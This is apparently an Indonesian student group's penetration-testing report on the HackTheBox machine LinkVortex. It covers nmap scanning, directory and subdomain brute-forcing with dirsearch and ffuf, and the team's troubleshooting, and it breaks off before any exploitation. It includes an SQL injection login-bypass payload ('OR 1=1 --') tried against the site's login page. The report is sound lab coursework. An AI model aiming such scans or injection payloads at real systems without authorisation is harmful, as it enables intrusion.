
FINAL REPORT NETWORK PENETRATION TESTING KELOMPOK 3



Dosen:

Yohan Muliono, S.Kom., M.TI.
(D5543)

oleh:


1. JULIUS ALEXANDER NAHUWAY - 2702304674
2. JOSHUA ALBERTO SITUMEANG - 2702304743
3. DANNY RIZKY HENDRADI - 2702303803
4. MATTHEW MAJORY PURBA - 2702295505
5. FATIMAH AZZAHRA BUANA - 2702302132
6. PRIHANDOYO - 2702258402

platform:

“HackTheBox”

Daftar ISI:

A. LinkVortex



🏁user.txt → 🏁root.txt

1. Information Gathering —

a. NMap


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -Pn -T5 -vvvv 10.10.11.47
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-27 22:17 EST
NSE: Loaded 46 scripts for scanning.
Initiating SYN Stealth Scan at 22:17
Scanning linkvortex.htb (10.10.11.47) [1000 ports]
Discovered open port 80/tcp on 10.10.11.47
Discovered open port 22/tcp on 10.10.11.47
Completed SYN Stealth Scan at 22:17, 8.33s elapsed (1000 total ports)
Initiating Service scan at 22:17
Scanning 2 services on linkvortex.htb (10.10.11.47)
Completed Service scan at 22:17, 6.55s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.11.47.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 22:17
Completed NSE at 22:17, 2.25s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 22:17
Completed NSE at 22:17, 1.10s elapsed
Nmap scan report for linkvortex.htb (10.10.11.47)
Host is up, received user-set (0.26s latency).
Scanned at 2024-12-27 22:17:10 EST for 19s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.57 seconds
           Raw packets sent: 1118 (49.192KB) | Rcvd: 1038 (41.528KB)
```

kami lakukan dengan command nmap -sV(untuk mencari tau port apa saja yang terbuka) -Pn -vvvv 10.10.11.47, dan disini kami bisa lihat kalau ada 2 port yang terbuka yaitu 22 ssh dan port 80 http dan menggunakan sistem linux kernel. Lalu kami buka port 80 nya yang isi nya ternyata adalah tampilan dari link vortex nya.

Kenapa harus pake NMap?, karena Nmap biasanya common digunakan oleh orang-orang yang mencoba memberikan walkthrough di YouTube dan Blog, lalu NMap juga sudah

dipelajari di lab kami. Namun, ketika kami mencoba tools yang serupa, kadang kala kami malah membutuhkan waktu yang lumayan panjang untuk mempelajari tool tersebut.

b. Dirbuster




Disini kami gunakan dirbuster dengan melakukan brute force untuk directory yang tersembunyi di http://linkvortex.htb:80/ . Disini kami tidak menemukan hal unik atau yang kami butuhkan.

c. Gobuster

Lalu kami coba gunakan gobuster untuk melihat directory tersembunyi, nah disini kami bisa lihat ada error, jadi penyebab error disini bisa kami lihat kalau code 301 atau kode setiap url nya itu tidak ditemukan.

d. Dirsearch

1. Guidance (write-up medium based)



Karena kami tidak ketemu memakai dirbuster dan gobuster jadi melihat metode serta tools yang disarankan dari write up yang sudah dibuat oleh orang sebelumnya.

2. Install

Pada bagian ini kami install dirsearch dengan command apt install dirsearch -y. Nah kami gunakan dirsearch ini juga untuk menemukan directory yang tersembunyi di server web nya.

3. Usage & Results

Setelah kami lakukan dirsearch ini dengan file yang dipindahkan yaitu php, aspx, jsp, html, dan js, dengan ini kami bisa menemukan directory yang ada di server yaitu /favicon.ico , /LICENSE, /robot.txt, dan /sitemap.xml. Target yang kami pakai itu adalah robot.txt.


2. Enumerations —

a. “robots.txt”

```
User-agent: *
Sitemap: http://linkvortex.htb/sitemap.xml
Disallow: /ghost/
Disallow: /p/
Disallow: /email/
Disallow: /r/
```


Pada bagian ini isi dari sitemap.xml situs ini bisa digunakan untuk website, tetapi ada bagian di directory nya yang tidak diizinkan yaitu seperti /ghost/ , /p/, /email/ , /r/. Jadi directory ini mungkin saja menyimpan data yang sensitif atau bisa dibilang pengguna biasa tidak bisa mengaksesnya.

1. “/email”




Pada bagian halaman ini ternyata error yang hasilnya itu 404 Page not found, atau bisa dibilang halaman ini tidak ada di servernya.

2. “/ghost”



Nah pada bagian ini kami bisa menemukan halaman login dari BitBybit yang terdiri dari email dan password. Hal ini bisa saja digunakan untuk target Sql injection untuk mendapatkan aksesnya.

3. Tes SQLi dari “/ghost”



Melihat ada login page, kali ini mencoba melakukan Sql Injection dengan menggunakan logika “OR 1=1 – -” pada bagian input email address, lebih tepatnya memeriksa apakah terdapat celah pada login page tersebut, disini “OR 1=1” memiliki nilai TRUE pada query Sql dan memungkinkan kami melakukan bypass. Lalu bisa kami lihat kalau dia gagal atau kemungkinan dia memiliki keamanan pas Sql Injection namun hasilnya pun nihil.

b. FFuF

FFUF (Fast File Fuzzer) adalah sebuah alat untuk brute force fuzzing atau pengujian direktori, file, parameter, dan lainnya pada aplikasi web.

Kenapa kami memakai ffuf dibandingkan dengan dirbuster dan gobuster adalah karena ffuf dengan menggunakan HTTP request pipelining dapat melakukan banyak permintaan sekaligus tanpa harus menunggu respons dari setiap permintaan sebelumnya.

Now, we will find subdomains using the 'fluff' tool. The command for this is provided below 👇 .


"ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u http://linkvortex.htb -H "Host: FUZZ.linkvortex.htb" -mc 200"

Proses FFUF yang sedang dilakukan adalah melakukan fuzzing terhadap subdomain dari domain utama linkvortex.htb. Proses ini bertujuan untuk Mengidentifikasi subdomain apa saja yang valid dan merespons terhadap permintaan HTTP pada server target.

Proses yang dilakukan adalah mencari subdomain aktif dari domain utama (linkvortex.htb). Hasil dari fuzzing ini menunjukkan bahwa subdomain dev.linkvortex.htb yang ditemukan valid.

1. Pengalaman Setup


   Wordlists




Pada bagian ini dikarenakan wordlist nya tidak ketemu, lalu kami mencari wordlist di github.

Pada bagian ini kami ke Github bitquark/dnspop yang isinya itu wordlist untuk kami lakukan enumerasi subdomain, dan ini kami gunakan untuk penggunaan FFuF.


Pada bagian ini bisa kami lihat kalau keyword FUZZ defined dikarenakan terdapat kesalahan konfigurasi.




Ketika kegagalan kembali terjadi, saatnya menguji coba dengan mendaftarkan DNS pada "/etc/hosts" diharapkan fuzzing dapat berjalan dalam tools FFuF, namun tampak pada screenshot selanjutnya ternyata ini bukanlah metode yang tepat.




Dan ternyata dengan mendaftarkan DNS tidak begitu efektif.




Setelah mencari informasi lebih lanjut kami menemukan bahwa SecList merupakan wordlist yang digunakan untuk menguji keamanan seperti subdomain discovery, password bruteforce, dan salah satu yang disarankan oleh walkthrough.



Pada hal ini kami menginstall seclist agar kami bisa mempunyai wordlist yang valid pada saat menguji fuzz.



Pada bagian ini kami melihat cara menginstal ffuf untuk menjalankan command yang kami ingin lakukan yaitu fuzzing Get and Post data untuk menemukan hidden directory.




Hasil yang didapat adalah seperti ini.

c. Investigasi situs (http://dev.linkvortex.htb/)

1. Walkthrough

